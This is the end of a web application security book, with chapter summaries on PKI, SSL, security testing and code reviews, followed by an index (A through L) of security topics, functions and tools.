- ☑ SSL running over TCP/IP allows computers enabled with the protocol to create, maintain, and transfer data securely, over encrypted connections. SSL-enabled clients and servers authenticate themselves to each other, encrypt and decrypt all data passed between them, as well as detect tampering of data, after a secure encrypted connection has been established.

Reviewing the Basics of PKI

- ☑ PKI employs public key cryptography to allow secure data exchanges between two systems. This is accomplished by obscuring a private key on one system while a public key is distributed to other systems wishing to engage in secure communication.
- ☑ Encryption Keys are distributed as certificates which are issued, generated, and managed by CA Server.
- ☑ A Certificate Service is an organization of services surrounding a CA that allows it to issue, renew, and revoke certificates. The two most widely used Certificate Services are from the leading Internet application vendors: Microsoft and Netscape/iPlanet.

Using PKI to Secure Web Applications

- ☑ As a reply to attacks on Web sties and applications, increased emphasis is placed on system and application security. Public Key Infrastructure and Public Key Cryptography were designed expressly for the Web to authenticate system access and encrypt data between systems.

Chapter 11 Continued

- ☑ PKI encryption algorithms and authentication hash algorithms are both fast and are more secure than standard username and password security.
- ☑ PKI can be used to provide security for more than one Web application at the same time. One certificate with a public key can grant a user rights to access secure e-mail, secure pages on an e-commerce Web site, and transfer encrypted data over the Internet through a virtual private network.

Implementing PKI in Your Web Infrastructure

- ☑ Microsoft Certificate Services is included in Windows 2000 Server and Advanced Server as an add-on Component. The Microsoft Certificate Service allows clients to make requests to a certificate server, the request is checked, processed, and a certificate is either issued or the request is denied.
- ☑ Netscape Certificate Management Server is part of the suite of Netscape Server Products, so you must install the Netscape Servers as a group.
- ☑ Done properly, configuring PKI for the Apache Web server can harden the server against just about any hacking attack.

Testing Your Security Implementation

- ☑ All security implementation testing should be carried out in a test environment that is as identical to your production environment as possible.
- ☑ The three major goals of testing your security implementation should be that your implementation has the desired result, that during testing your infrastructure remains stable and continues to perform well after the implementation, and that you have defined an appropriate back-out strategy.

Chapter 11 Continued

☑ Testing methods should involve performance testing, functionality testing, and security testing.

❖ Chapter 12: Cradle to Grave: Working with a Security Plan

Examining Your Code

☑ Two types of code reviews are used during the development process: structured walkthroughs and informal peer-to-peer reviews.

☑ Code reviews are completed in an effort to uncover defects in logical code, check code functionality, and find security holes and syntax errors; they also look for efficient and concise code.

Being Aware of Code Vulnerabilities

☑ QA tests development work to weed out existing weaknesses or exploitable code that developers miss during code reviews.

☑ It is an impossibility that an application will be defect-free when it is released, but the application should at least have all critical, very high, and high defects fixed prior to being moved to production.

Using Common Sense When Coding

☑ Using tools such as rule-based analyzers, debuggers, and version control software not only assist in the development effort, but also aid in the security of your application.

☑ Having coding standards in place and published within your organization not only helps to keep code consistent from one developer to another, but they also ensure portability of development work.

Chapter 12 Continued

Creating a Security Plan

- ☑ You should have a security plan within your organization that covers security at a network level, application level, and workstation level. Security is the responsibility of everyone, not just network administrators or developers.
- ☑ Security needs to be considered from the beginning of a project, not mid-project or as an afterthought. Building in security is much easier and cost-effective from the beginning.

Index

< > (Perl globbing function), 239

A

access pipe problem, ColdFusion, 419, 420–423
Access, VBA and, 87, 93
AccessBasic, 88
accidental Trojan horses, 108
Active Server Pages (ASP), 221–222
  code review tools for, 219
  cross-site scripting vulnerabilities, 233
  dynamic code execution by, 241
  external object/library vulnerabilities, 242
  filename parameters and, 236
  networking and communication streams and, 246
  SQL/database queries by, 244–245
ActiveX controls, 22–23, 86, 105–110, 371–396
  ActiveX Manager tool, 115
  benefits of CGI over, 135–136
  buffer overruns and, 108–109, 376–377
  digital certificates and, 105–106, 385–386, 400
  disabling, 110
  firewalls and, 379
  incorrectly marked "safe for scripting," 109–110
  intentionally malicious, 109
  JScript and, 107
  mail client attacks through, 85, 87
  marking as safe/unsafe, 107, 389–396
  methods for writing safe, 382
  in Microsoft applications, 105
  network-level security settings and, 379
  object safety settings and, 383
  overview of, 372–373
  preinstalled, problems with, 108
  security problems with, 107–110, 373–378
  Security Zone settings, 379, 380–381
  signing, 384, 385–389
  tools to identify bad, 119–120
  understanding capabilities of, 375–376, 378
  uninstalling, 124
  unsigned, 106
  VBScript and, 99–100, 107
ActiveX Manager tool, 115
ActiveX Software Development Kit (SDK), 384
Additional Decryption Keys (ADKs), 459
administrators, need to think like hackers, 31–32, 177–178
Adobe Acrobat, 100
ADODB.Connection ASP object, 244–245

ADODB.Recordset ASP object, 244–245
Advanced Encryption Standard (AES), 317–318
Advanced Intrusion Detection Environment site, 211
AES algorithm, 317–318
Allaire's ColdFusion. *See* ColdFusion
AllPermission, Java, 280
Altavista, target site information from, 173
America Online (AOL), 58–59
American Registry of Internet Numbers (ARIN), 173, 180
Anna Kournikova worm, 20–21
anti-virus software, 92, 93
Apache Server, PKI for, 486–487
applet class loader, Java, 266
application log, ColdFusion, 438, 439–440
AppScan, Sanctum's, 70
arguments, checking passing of, 51
ARIN (American Registry of Internet Numbers), 173, 180
ARPANET, 4–5, 6–7
Artificial Intelligence (AI) labs, hacking community and, 4, 6–7
ASP. *See* Active Server Pages (ASP)
Assembler, 7
asymmetric cryptography, PKI and. *See* PKI (Private Key Infrastructure)
attachments
  file types executable from, 110–111
  malicious scripts/macros in word processor documents, 85
  mobile code vs., 86
  Trojan horse attacks in, 18–20, 111
attack maps, hacker, 168, 179–182
attributes
  in SGML-derived languages, 332
  XML, 336–337, 369
AutoCAD 2000, 87
Autodesk, 87
AWTPermission, Java, 280

B

back door attacks, 195–198, 212–213
Back Orifice 2000 (BO2K), 18–19, 108
  overview of, 111–114
  tools for detecting, 115–118
back-out plans, importance of, 489, 498
background threads, 287–288
background threads, Java, 103–104, 287–288
Base64 Encoded X.509 format, 472
BASIC, 152
BBS (bulletin-board system), 7, 8
bcopy() function, C/C++ buffer overflow and, 229
binary files, hex editors and, 199–201
black hat hackers, 3
Blowfish algorithm, 319
blue boxes, phreaking and, 5–6
BO2K. *See* Back Orifice 2000 (BO2K)
BO2K Server Sniper, 115–118
bootstrap sector viruses, 16–17
BoundsChecker, 250
browsers
  mobile code attacks and, 83–84
  S/MIME standard and, 459–460
  SSL security and, 460–466
brute force attacks, 317, 318
BubbleBoy virus, 374
bucket brigade attacks. *See* man-in-the-middle attacks
buffer overflows, 30, 40–41, 51
  ActiveX controls and, 108–109, 376–377
  C/C++ code and, 151–152, 226–230, 376
  heap, 226–227
  stack, 226
  See also format string bugs

bulletin-board system (BBS), 7, 8
Butt Trumpet 2000, 117
byte-code, Java, 101
  editing with hex editor, 273–274
  verifying, 258, 269–275, 329

C

C, 223–224
  buffer overflows and, 151–152, 226–230
  calls to external programs by, 239
  CGI scripts written in, 149, 151–152, 164
  cross-site scripting vulnerabilities, 233
  filename parameters and, 236
  format string bugs, 230–231
  ITS4 tool for reviewing, 219, 247
  networking and communication streams and, 246
  secure coding tips, Web site for, 251
  SQL/database queries by, 244
C#, 223
C++, 223–224
  buffer overflows and, 151–152, 226–230, 376
  calls to external programs by, 239
  CGI scripts written in, 149, 151–152, 164
  cross-site scripting vulnerabilities, 233
  filename parameters and, 236
  format string bugs, 230–231
  ITS4 tool for reviewing, 219, 247
  networking and communication streams, 246
  SQL/database queries by, 244
CA. *See* Certificate Authority (CA)
cabinet (CAB) files, 384, 389
CanonicalizationMethod XML element, 364
Cap'n Crunch (aka John Draper), 5–6
Carlisle Admas and Stafford Tavares (CAST) algorithm, 457
Carnegie-Mellon University, 6
cascading style sheets (CSS), 333
CAST algorithm, 457
catopen() function, C/C++, 236
CDONT.* objects, ASP, 246
CDuniverse.com, credit card theft from, 25
Centrius PKI Toolkit, 487
Cert2SPC.exe, 384, 400
Certificate Authority (CA), 309, 385–386
  Certificate Revocation Lists (CRLs), 470
  European-based, 386
  root CAs, 469–470
  storage of lists, 470–471
  subordinate CAs, 469–470
  trusted root CAs, 469–470
  See also digital certificates
Certificate Creation Utility (makecert.exe), 384
certificate management services, 471–472
  Microsoft Certificate Services, 471–472, 475–478
  Netscape Certificate Management Server, 472, 478–485
Certificate Revocation Lists (CRLs), 470
Certificate Signing Request (CSR), 309
Certificate Verification Utility (chktrust.exe), 384
certificates, digital. *See* digital certificates
-certreq argument, keytool, 307
-certs argument, jarsigner, 311
CFABORT CFML tag, 419
CFAPPLICATION CFML tag, 444–445
CFCATCH CFML tag, 440
CFDOCS CFML tag, 426
CFDOCS directory, ColdFusion, 411–412, 436–437

CFEXECUTE CFML tag, 426
CFFILE CFML tag, 238, 425
CFFTP CFML tag, 246
CFGRIDUPDATE CFML tag, 419
CFHTTP CFML tag, 246
CFID CFML tag, 444–446
CFIDE directory, ColdFusion, 412–413
CFIF CFML tag, 409, 410
  checking data content with, 434
  checking data types with, 432–433
  checking for variables with, 429–430
CFINCLUDE CFML tag, 238, 414–419
CFINDEX CFML tag, 426
CFINSERT CFML tag, 245, 419
CFLDAP CFML tags, 246
CFMAIL CFML tag, 246, 409, 410
CFML (Cold Fusion Markup Language), 404, 408–410
  benefits of programming with, 406–408
  CFINCLUDE tag and templates, 414–419
  DoS attacks and, 425–426
  file upload security and, 425
  per-session tracking and, 444–446
  pound sign (#) and, 409–410
  queries and, 419–424
  similarities to HTML, 406
  syntax, 409–410
  tags that should be turned off, 426–427
CFML tags, 406, 408–410, 426–427. *See also specific tags*
CFModules, 427
CFOBJECT CFML tag, 242, 427
CFOUTPUT CFML tag, 410
CFPARAM CFML tag, 409
  checking data types with, 430–433
  checking for variables with, 428–430
CFPOP CFML tag, 246, 425
CFQUERY CFML tag, 245, 406, 410, 419, 430
CFREGISTRY CFML tag, 426
CFSET CFML tag, 409, 410
CFTOKEN CFML tag, 444–445, 444–446
CFTRY CFML tag, 440
CFUPDATE CFML tag, 245, 419
Cfusion directory, 438
CGI-BIN directory
  CGI scanners and, 145
  command intrepreters and, 149–150
  storing scripts in, 157–160
CGI (Common Gateway Interface) scripts/programs, 126–160
  advantages of using, 153
  chatrooms and, 130–131
  common uses of, 129–136
  feedback forms and, 131–135
  guest books and, 130, 131
  hacking of weak, 137–139
  hosting issues, 136–137
  ISP support of, 137, 165
  overview of how it works, 127–129
  script-writing languages, 149–152, 164
  searchable indexes and, 143–144
  shopping carts and, 129
  storing scripts in CGI-BIN, 157–160
  Web counters and, 129
  when to use, 135–136
  Whisker Scanner tool and, 145–148
  wrappers, 144–145
  writing more secure, 139–143, 153–157
CGI scanners, 145–148
CGI wrappers, 144–145
CGIWrap, 144–145
Chaos Computer Club (CCC), 109
chat rooms
  CGI scripts and, 130–131
  spread of worms by, 21
chdir() function, C/C++, 236
chdir function, Perl, 236
chdir() function, PHP, 237

chgrp() function, C/C++, 325
chgrp() function, PHP, 237
chktrust.exe, 401
chmod() function, C/C++, 236, 325
chmod function, Perl, 236
chmod() function, PHP, 237
ChooseContent method, ASP, 236
chown function, Perl, 236
chown() function, PHP, 237
chown() method, C/C++, 325
Christiansen, Ward, 7
chroot() function, C/C++, 236
chroot function, Perl, 236
Cilogic, 219, 250
CipherText XML element, 360
class loaders, Java, 258, 265–269
  adding security to, 268–269
  applet class loader, 266
  building, 266–268, 329
  system classes and, 265–266
client authentication, SSL and, 462–463
cloaking, 173, 175–176, 187
Cluster Cats, 410
CMS. *See* Netscape Certificate Management Server
code
  catagorizing defects in, 509–510
  command line tools, 218–219, 247
  comments in, 66, 514–515
  creative thinking when writing, 50–52
  debuggers, 169, 201–202, 517–518
  exploitation of weaknesses in, 198–199
  locating functions in, 247
  mobile. *See* mobile code
  modular programming of, 48
  QA testing of, 33, 508–512
  reuse of, 46–48
  reviewing. *See* code reviews
  rule-based analyzers and, 516
  security audits of, 70
  tracking tools for, 518–520, 530–531
  variable declaration comments in, 515–516
  writing within strict rules, 49–50
code base arguments, 281–282
code grinders, 44
  bad modular code by, 47–48, 54–55
  business environments promoting, 45–46, 48, 49–50
  code reuse and, 46–48
  lack of security checking of code by, 58–59
  modular programming and, 48
  security holes in code by, 44–45
  security perspective of, 56–57
code libraries, vulnerabilities in, 241–242
code reversal, 57
code reviews, 501–508, 512, 530
  checking buffer overflow risks, 226–230
  checking calls to external programs, 239–240
  checking cross-site scripting, 232–234
  checking dynamic code execution, 240–241
  checking external object/library, 241–242
  checking file system access/interaction, 235–238
  checking information displayed by applications, 234–235
  checking networking and communication streams, 245–246
  checking SQL/database queries, 242–245
  command line tools for, 218–219, 247
  format string bugs, 230–231
  informal, 502, 512
  peer-to-peer, 504–508, 512
  searching for functions in code, 247
  strategies for efficient, 216–220, 216–220
  structured walkthroughs, 502–503, 512

by third parties, 250
See also specific languages
code-signing certificates
for ActiveX controls, 384, 385–386, 400
costs of, 385
testing signature on, 402
See also digital certificates
code testing methods, 510–512
CodeBaseSearchPath, ActiveX controls and, 379
ColdFusion, 224, 404–450
access pipe problem, 419, 420–423
benefits of programming with, 406–408
calls to external programs by, 240
CFDOCS directory and, 411–412, 436–437
CFIDE directory and, 412–413
CFINCLUDE tag security risk, 414–419
CFML and, 404, 406–407, 408–410
ColdFusion Administrator, 412
ColdFusion Documentation, 411–412
custom tags, 427
data validation and, 428–435
DoS attacks on, 425–426
double SQL problem, 419, 423–424
encrypting, 427–428
error handling and, 438–444
external object/library vulnerabilities, 242
file uploads, security of, 425
filename parameters and, 238
networking and communication streams, 246
open integration with, 410–411
overview of, 404–406
per-session tracking and, 444–446
Remote Development Services Security, 404
scalability of, 404, 410
security problems with, 411–413, 435–427
security-related Web site for, 450
Session Tracking problems, 404
SQL/database queries by, 245
tags that should be turned off, 426–427
User Defined Functions (UDF) and, 411
user security features, 404
ColdFusion Administrator, 412
ColdFusion Documentation, 411–412
ColdFusion Markup Language. *See* CFML (Cold Fusion Markup Language)
ColdFusion Server, 404
ColdFusion Server Service, 438
ColdFusion Studio, 404, 413, 438
Collaborative Data Objects (CDO), ASP and, 246
COM objects, ColdFusion and, 410
command intrepreters, CGI-BIN and, 149–150
command line tools, 218–219, 247
comment forms, CGI scripts and, 131–135
comments, code, 66, 514–515
Common Gateway Interface. *See* CGI (Common Gateway Interface) scripts/programs
Common Vulnerabilities and Exposures Web site, 182
communication streams, checking security of, 245–246
CommView, 315
companion viruses, 17
compile command, Python, 241
compiled languages, 149
compiler programs, 149
Comprehensive Perl Archive Network (CPAN), 54
Computer Security Institute, 8

configuration information, avoiding display of by applications, 234–235
connect command, C/C++, 246
connect command, Perl, 246
CONNECT statement, 65
consultants, security (hacking) professionals, 10, 11–13, 41
control signing, ActiveX controls, 385–389
cookie poisoning, 31
cookies, PKI and, 469
copy() function, PHP, 237
CORBA objects, ColdFusion and, 410
counters, CGI scripts for, 130
CPAN (Comprehensive Perl Archive Network), 54
"Crack-A-Mac" contest, 137–138
crackers, 4. *See also* hackers
creat() function, C/C++, 236
createStatement() function, Java, 245
credentials, forgery of, 194, 459
credit card theft, 24–25, 26, 234
criticial/urgent priority code defects, QA and, 509
CRL (Certificate Revocation Lists), 470
cross-site scripting (CSS), 29–30, 232–234
Cryptix, 319–322
Cryptographic Message Syntax Standard, 472
cryptography
  digital signatures and. *See* digital signatures
  PKI and. *See* PKI (Private Key Infrastructure)
  Pretty Good Privacy (PGP) and, 456–459
  private key, 295–297
  public key. *See* public key cryptography
  S/MIME standard and, 459–460
CSR (Certificate Signing Request), 309
CSS (cross-site scripting) attacks, 29–30, 232–234
Cult of the Dead Cow, 111
custom error handlers, ColdFusion, 440
Customtag log, ColdFusion, 439
CyberCash, 25

D

Data Encryption Standard (DES), 316–317, 318, 319
data file viruses, 17
data validation, 66–68, 79, 218, 225, 428–435
databases
  defect-tracking, 168
  including database password in code, 68
  vulnerability-tracking, 168, 182–183
DB::* module, Perl, 245
DBI module, Perl, 245
dbm_open() function, C/C++, 236
dbmopen function, Perl, 236
DDoS (Distributed Denial of Service) attacks, 2, 13–15
debuggers, 169, 201–202, 517–518
debugging information, avoiding display to user, 234
DEC PDP microcomputers, 4, 7
DefCon convention, 188
defect-tracking databases, 168
defects, types of code, 509–510
defineClass() method, Java, 266, 267
degradation of service attacks, Java and, 285–289
-delete argument, keytool, 307
Delphi, ColdFusion and, 410
demilitarized zone-based Web server, 56–57
Denial of Service attacks. *See* DoS (Denial of Service) attacks

DER Encoded Binary X.509 standard, 472
DES (Data Encryption Standard), 316–317, 318, 319
desktop-level security, 523–524
development team, security strategies for, 32–33
Diffie-Hellman algorithm, 319, 457, 458
digest() method, Java, 293, 294
DigestMethod algorithm, 364
DigestValue algorithm, 364
digital certificates, 466–468
  ActiveX controls and, 105–106, 384, 385–386, 400
  costs of, 385
  creating with Java2 SDK, 306–311
  digital signatures vs., 330
  forgery of, 59, 106
  Java and user authentication, 259, 291, 303–304
  Java applets and, 102–103
  multipurpose, 498
  obtaining online, 306
  PKI-based security and, 466–468
  self-signed, 309
  SSL and server/client authentication, 462–463
  X.509 specification, 305, 466
digital fingerprints, message digests and, 292–294
digital forgery, preventing, 106
digital signatures, 455–456
  authentication and ActiveX controls, 105–106
  digital certificates vs., 330
  intrusion detection systems and, 211
  JAR signing and, 259
  Java and user verification, 258, 291, 295–303
  message digests vs., 329
  overview of, 455–456
  SSL and server/client authentication, 462–463
  XML Digital Signature specification and, 362–365
dir() function, PHP, 237
Disassembler, Java Class File, 272
disassemblers, 202–203
  Hexcalibur v.1.0.2 for DOS, 205
  HT, 205
  QuickView, 204
  Sourcer, 205
  Win32, 203
Distributed Denial of Service attacks. *See* DDoS (Distributed Denial of Service) attacks
Distributed.net, 317
DMZ Web server, 56–57
document elements, 334–335, 346
Document Type Declaration, XML, 334–335, 337
Document Type Definitions (DTDs), 339, 344–345, 346
domain names, learning from search engines, 173, 180
DOS-based disassemblers, 204–205
DoS (Denial of Service) attacks, 13–15
  ColdFusion tags and, 425–426
  protecting Java from, 285–289
DOS find command, 247
double SQL problem, ColdFusion's, 419, 423–424
Draper, John (aka Cap'n Crunch), 5–6
driver's license number, theft of, 26
DSA (Digital Signature Algorithm), 297
dsniff tool, 59
DTDs (Document Type Definitions), 339, 344–345, 346
Dual Tone Multi-frequency (DTMF) dialing, 5
"dumpster diving," information gathered by, 192–193
dynamic code execution, checking, 240–241

E

e-mail
ActiveX Internet controls and, 381
attacks by code embedded in, 82, 84, 95
digital signatures for, 455–456
forgery of, 189–190
JavaScript and security of Web-based, 94, 95–97, 98
macros sent in attachments, 85
PGP cryptography of, 456–459
reporting reading of to host by Java applet, 103
S/MIME standard and, 459–460, 498
sending ColdFusion error messages by, 439–440, 441, 444
server-based attacks on, 85
social engineering attacks by, 189–191
spread of worms by, 21
e-mail attachments
file types executable from, 110–111
malicious scripts/macros in word processor documents, 85
mobile code vs., 86
Trojan horse attacks in, 18–20, 111
echo calls, PHP, 233
Egghead.com, credit card theft from, 24–25
elements
attributes and, 336–337, 369
document, 346
schema, 346
SGML-derived languages and, 332
XML, 335–336
else statement, CFML, 408
employees
back door attacks by, 195–198, 212–213
educating about security, 523–524
revenge-motivated hacking by former, 9–10
social engineering attacks and, 188–192, 194–195
emulators, Java and, 102
EncryptedData XML element, 360
EncryptedKey XML element, 360
encryption, 315–322
of ColdFusion code, 427–428
importance of using, 56
XML Encryption specification, 355–362
encryption algorithms
AES, 317–318
Blowfish, 319
CAST, 457
DES, 316–317, 318, 319
Diffie-Hellman, 319, 457, 458
DigestMethod, 364
DigestValue, 364
DSA, 297
export control regulations on, 318–319, 465–466
Fortezza, 461
IDEA, 457
Java code and, 259, 291, 319–322
MD2, 293
MD5, 293, 458
private key technology and, 315–316
RC2, 319
RC5, 319
RSA, 297, 319, 457, 458, 461
SHA-1, 292, 293, 458
strength of, 317–318
EncryptionMethod XML element, 360
Enterprise Java Beans, ColdFusion and, 410
error handler template, ColdFusion, 441–444
error handling, ColdFusion and, 438–444
error messages, avoiding display of sensitive information in, 234
errors log, ColdFusion, 439
ethical hacking, 10

Eudora, ActiveX controls and, 105, 381
eval command, Perl, 241
eval command, Python, 241
eval command, TCL, 241
Excel, VBA and, 87
exec command, Python, 241
exec command, TCL, 239
exec() function, PHP, 240
Exec log, ColdFusion, 438
exec* C/C++ functions, 239
execfile command, Python, 241
execute() method, Java, 245
execution plan, hacker's, 168, 182–183
-export argument, keytool, 307
export law, encryption technologies and, 318–319, 465–466
expr command, TCL, 241
Extensible Markup Language. *See* XML (Extensible Markup Language)
Extensible Stylesheet Language. *See* XSL (Extensible Stylesheet Language)
external programs, checking calls to, 239–240, 241–242
Eyedog control, Microsoft's, 110

F

fchmod() method, C, 325
fchown() method, C, 325
fdf_add_template() function, PHP, 237
fdf_open() function, PHP, 237
fdf_save() function, PHP, 237
Federal Computer Fraud and Abuse Act, 8
feedback forms, CGI scripts and, 131–135
fgetc() function, C/C++ buffer overflow and, 230
fgets() function, C/C++ buffer overflow and, 230
file descriptors, checking, 235–238
file() function, PHP, 237
File Signing Utility (signcode.exe), 384
file system functions, code reviews and, 235–238
File::* Perl modules, 236
filenames, code reviews and, 235–238
FilePermission, Java, 280
find command, DOS, 247
findSystemClass() method, Java, 266
firewall software, 119
firewalls, ActiveX controls and, 379
First National Bank of Chicago, 8
fopen() function, C/C++, 236
fopen() function, PHP, 237, 240
format string bugs, 230–231
FormatGuard, WireX's, 219
Fortezza algorithm, 461
fprintf() function, C/C++
  cross-site scripting vulnerabilities and, 233
  and format bugs, 230–231, 232
frames, debugger, 201
fscanf() function, C/C++ buffer overflow and, 229
fsockopen function, PHP, 246
FTP connections, 171, 245
ftp_connect function, PHP, 246
ftp_login function, PHP, 246
ftplib.* Python modules, 246
full disclosure, hacking and, 3
functionality testing, 490
Fusebox.org, 435

G

garbage, information available in, 192–193
-genkey argument, keytool, 307, 308
GET method, CGI scripting and, 155–156
get_meta_tags() function, PHP, 237
getc() function, C/C++ buffer overflow and, 230
getchar() function, C/C++ buffer overflow and, 230

getInstance() method, 287–288, 293
GetInterfaceSafetyOptions method, ActiveX, 390
getPrice() method, Java, 290
gets() function, C/C++ buffer overflow and, 230
glob() function, C/C++, 236
glob function, Perl, 236
GlobalSign, 386
globbing function (< >), Perl, 239
GNU GCC compiler modifications, 219
GNU grep, 218
Google, target site information from, 173, 179–180
GRANT statement, 65, 68–69
gray hat hackers, 3
grep command line tool, 218–219, 247
guest books, CGI scripts and, 130, 131
gzfile() function, PHP, 237
gzopen() function, PHP, 237

H

hack attacks, types of
  back door, 195–198, 212–213
  brute force, 317, 318
  buffer overflow, 30, 40–41
  cookie poisoning, 31
  cross-site scripting (CSS), 29–30, 232–234
  DDoS, 2, 13–15
  DoS, 13–15, 285–289, 425–426
  exploitation of code weakness, 198–199
  hidden manipulation of Web pages, 29
  IP fragmentation, 172
  man-in-the-middle, 464–465
  parameter tampering of Web applications, 29
  rogue applets, 22–23
  social engineering-based, 188–195, 212
  timing of, 173–174
  Trojan horses, 18–20, 108, 111–114, 289–290
  Unicode exploit, 184–185, 186–187
  viruses. *See* viruses
  worms, 20–22
hackers, 3–4, 168–169
  black hat, 3
  cloaking of movements by, 173, 175–176, 187
  credit card theft by, 24–25, 26, 234
  full disclosure by, 3
  gray hat, 3
  identity theft by, 26–27
  importance of learning techniques of, 177–178
  information piracy by, 27–28
  motivations of, 9–11, 170
  origin of term, 4
  reconnaissance by, 171–173
  revenge-motivated, 9–10
  social engineering and, 188–195
  timing of attacks by, 173–174
  tools used by. *See* hacking tools
  white hat, 3
hacking
  attack maps for, 168, 179–182
  brief history of, 4–9
  establishing a point of entry, 168–169, 183–184
  ethical vs. malicious, 10–11, 40
  execution plans for, 168, 182–183
  finding information from search engines, 173, 179–180
  general strategies for preventing, 31–34
  levels of damage inflicted by, 176–177
  scanning for network weaknesses, 171–172, 173, 180–182
hacking tools
  debuggers, 169, 201–202
  disassemblers, 202–203
  dsniff, 59
  hex editors, 169, 199–201

importance of learning about, 177–178
Network Mapper (NMAP), 171, 180–181
rootkits, 172
sniffers, 176
hashing algorithms, digital signatures and, 455
header comments, 514–515
-help argument, keytool, 307
hex editors, 169, 199–201, 273–274
Hexcalibur v.1.0.2 for DOS, 205
hidden manipulation of Web sites, 29
high priority code defects, QA and, 509
holidays, vulnerability to hackers on, 173–174
Hotmail, 94, 95–96, 98, 103
HP Pavilion, preinstalled controls from, 108
HT disassemblers, 205
HTML documents, mobile code attacks through, 82, 83, 84, 87
HTML validators, 516
HTML, XML vs., 332–333
HTTP environment variables, 52
HTTP Service, 171

I

I Love You virus, 20, 21
ICVerify, 25
IDEA (International Data Encryption Algorithm), 457
identity theft, 26–27
-identitydb argument, keytool, 307
IEAK (Internet Explorer Administration Kit), 379, 380
IF statement, CFML, 408
ifx_connect() function, PHP, 244
ifx_pconnect() function, PHP, 244
ifx_prepare() function, PHP, 244
ifx_query() function, PHP, 244
IIS (Internet Information Server)
Certificate Services feature, 471–472
vulnerability to remote hacking by, 183
IISSample.ContentRotator ASP object, 236
imap_open function, PHP, 246
imap_popen function, PHP, 246
-import argument, keytool, 307
Incompatible Timesharing System (ITS), 4, 7
indexes, searchable, 143–144
Infinit Information AB, 137–138
information disclosure, reviewing materials made available by applications, 234–235
information piracy, 27–28
information security team, security strategies for, 33–34
initialize() method, Java, 300
initVerify() method, Java, 302
input command, Python, 241
instant messaging, attacks using, 191
integrated development environment (IDE), Visual Basic and, 87–88
Internet Explorer, 105
authentication certificates and ActiveX controls, 106
disabling ActiveX controls in, 110
identification of bad controls by, 119–120
IObjectSafety ActiveX control method and, 390
Java applet request for additional access and, 103
kak virus and, 374–375
marking of ActiveX controls as safe/unsafe, 107
Security Zone settings, 380–381
unsigned ActiveX controls and, 106
VBScript and, 98
versions of and code signing, 401
Internet Explorer Administration Kit (IEAK), 379, 380
Internet Key Exchange security, 469

Internet Worm virus, 151
Internet zone, Security Zone, 380
InterNIC database, 173
interpreted languages, 149
interpreter programs, 149
intrusion detection systems, 211
IO::* Perl modules, 236
IObjectSafety method, ActiveX control, 390–395
IP addresses, learning from search engines, 173, 180
IP fragmentation, 172
IPC::Open2 Perl module, 239
IPC::Open3 Perl module, 239
iPlanet, Sun/Netscape's. *See* Netscape Certificate Management Server
IsArray() function, ColdFusion, 432
IsBinary() function, ColdFusion, 432
IsBoolean() function, ColdFusion, 431
IsDate() function, ColdFusion, 431
IsDefined() function, ColdFusion, 428, 429, 431
IsNumericString() function, ColdFusion, 431
ISPs, CGI support by, 137, 165
IsQuery() function, ColdFusion, 432
IsSimpleValue() function, ColdFusion, 431
IsStruct() function, ColdFusion, 432
IsWDDX(value) function, ColdFusion, 431
ITS (Incompatible Timesharing System), 4, 7
ITS4 tool, 219, 247, 250

J

J/CA Toolkit, 488
JAAS (Java Authentication and Authorization Services), 257
JAR signing, 259, 291, 311–315
Jargon Dictionary, 3, 44
jarsigner.exe, 306, 311–313
Java, 220–221
  authentication/authorization problems and, 257
  basic security guidelines for, 324–325
  byte-code verification, 258, 269–275, 329
  C code guidelines for, 325
  calls to external programs by, 240
  class loaders, 258, 265–269, 329
  code review tools for, 219
  code reviews, 257–258
  Cryptix encryption package, 319–322
  digital certificates and, 259, 303–311
  digital signatures and, 258, 295–303
  DoS attacks and, 285–289
  encryption and, 259, 319–322
  extensive use of, 254
  external object/library vulnerabilities, 242
  filename parameters and, 238
  JAR signing and, 259, 311–315
  Java protected domains and, 275–276
  Java Security Model overview, 258–259
  message digests and, 291–295
  networking and communication streams, 246
  policy files and, 277–284
  privileged code guidelines for, 323–324
  sandbox restrictions on applets, 259–264
  security architecture goals and, 256–257
  security audits, 257–258
  security managers, 258, 276–277
  SQL/database queries by, 245
  Trojan horse attacks and, 289–290
  See also Java applets
Java applets, 22–23, 101–105
  Authenticode and, 401
  background threads and, 103–104, 287–288
  benefits of CGI over, 135–136
  code audits and, 221

e-mail, reporting reading of to host server by, 103
granting additional access to, 102–103
JAR signing and, 311–315
Java Security Web site, 103
JavaScript vs., 93–94
mail client attacks through, 85, 87
as mobile code, 86
overview of, 101–102
sandboxing and, 259–264, 373
security precautions for, 104–105
signing, 385
Java Authentication and Authorization Services (JAAS), 257
Java Class File Disassember, 272
Java compilers, 101
Java Cryptography Extensions (JCE), 259, 319
Java protected domains, 275–276
policy files and, 277–284
security managers and, 276–277
Java Secure Socket Extensions (JSSE), 322
Java Security Model, 258–259
byte-code verification, 258, 269–275, 329
certificates, authentication by, 259, 303–311
class loaders, 258, 265–269, 329
digital signatures, 258, 295–303
encryption and, 259, 315–322
JAR signing and, 259, 311–315
Java protected domains and, 275–276
security managers, 258, 276–277
Java Security Web site, 103
Java Server Pages (JSPs), 221
checking filename parameters, 238
external object/library vulnerabilities, 242
Java Virtual Machine. *See* JVM (Java Virtual Machine)
javakey.exe, 306
java.net* packages, 246
java.rmi* packages, 246
JavaScript, 63, 84, 86, 93–98
benefits of CGI over, 135–136
browser attacks and, 83
Java vs., 93–94
JScript vs., 124
overview of, 94
plug-ins and, 95, 96
security holes in, 95–96
security precautions for, 98
social engineering tactics using, 97
Web-based e-mail attacks and, 94, 95–97
java.sql module, 245
Jave servlets, ColdFusion and, 410
JCE (Java Cryptography Extensions), 259, 319
JDBC interface, 245
Jobs, Steve, 5
JScript, 99–100
access of ActiveX controls by, 107
JavaScript vs., 124
JSSE (Java Secure Socket Extensions), 322
JVM (Java virtual machine), 258–259
byte-code verification, 258, 269–275, 329
class loaders and, 258, 265–269, 329
Java protected domains and, 275–276
lack of audit solutions in, 258
policy files and, 277–284
sandbox restrictions and, 259–264
security managers, 258, 276–277
user logins to, 257

K

kak virus, 374–375
key pairs, cryptographic, 295–301
-keyclone argument, keytool, 307
KeyPairGenerator class, Java, 301
-keypass argument, jarsigner, 311
-keypasswd argument, keytool, 307

-keystore argument, jarsigner, 311
keystore, Java, 307–311
keytool.exe, certificate & key management with, 306, 307–311

L

ldap_add function, PHP, 246
ldap_connect function, PHP, 246
Legion of Doom (LOD), 8
libraries, checking vulnerabilities in, 241–242
link function, Perl, 236
link() function, PHP, 237
link viruses, 17
LISP, 7
-list argument, keytool, 307
load balancers, ColdFusion, 410
loadClass() method, Java, 266, 268
Local Intranet zone, Security Zone, 380
LOD (Legion of Doom), 8
